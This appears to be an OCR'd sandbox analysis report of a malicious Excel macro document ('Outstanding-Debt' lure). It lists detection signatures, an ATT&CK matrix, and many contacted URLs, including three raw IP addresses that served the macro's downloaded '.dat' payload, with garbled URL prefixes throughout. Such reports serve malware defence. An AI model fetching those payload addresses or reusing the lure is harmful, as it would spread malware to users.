ID: 404076
Sample Name: Outstanding-Debt-1636503299-05042021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:36:00
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Outstanding-Debt-1636503299-0504202…

Overview


General Information

Sample Name:	Outstanding-Debt-1636503299-05042021.xlsm
Analysis ID:	404076
MD5:	770ec8230138bb..
SHA1:	21a0bde033c46e..
SHA256:	43c9954c68907a..
Tags:	xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Allocates a big amount of memory (p…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5872 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

- Compliance
- Software Vulnerabilities



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Found malicious Excel 4.0 Macro


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 3 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 3 2	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Extra Window Memory Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Outstanding-Debt-1636503299-05042021.xlsm	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://45.153.229.23/44313,6048108796.dat	5%	Virustotal		Browse
http://45.153.229.23/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://5.34.179.36/44313,6048108796.dat	3%	Virustotal		Browse
http://5.34.179.36/44313,6048108796.dat	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://91.211.91.81/44313,6048108796.dat	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://45.153.229.23/44313,6048108796.dat	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://5.34.179.36/44313,6048108796.dat	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://91.211.91.81/44313,6048108796.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://login.microsoftonline.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://shell.suite.office.com:1443	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://autodiscover-s.outlook.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://cdn.entity.	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://clients.config.office.net/user/v1.0/tenantassociationkey	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://powerlift.acompli.net	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://cortana.ai	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://api.aadrm.com/	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://api.microsoftstream.com/api/	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://cr.office.com	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://graph.ppe.windows.net	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://store.office.cn/addinstemplate	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	23A21570-D324-4D14-8714-5F35806F5DD6.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://web.microsoftstream.com/video/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://graph.windows.net	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://dataservice.o365filtering.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://outlook.office365.com/autodiscover/autodiscover.json	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://ncus.contentsync.	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://weather.service.msn.com/data.aspx	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://apis.live.net/v5.0/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://management.azure.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://wus2.contentsync.	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://entitlement.diagnostics.office.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://outlook.office.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://templatelogging.office.com/client/log	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://outlook.office365.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://webshell.suite.office.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://management.azure.com/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http:// https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
http://https://devnull.onenote.com	23A21570-D324-4D14-8714-5F3580 6F5DD6.0.dr	false		high
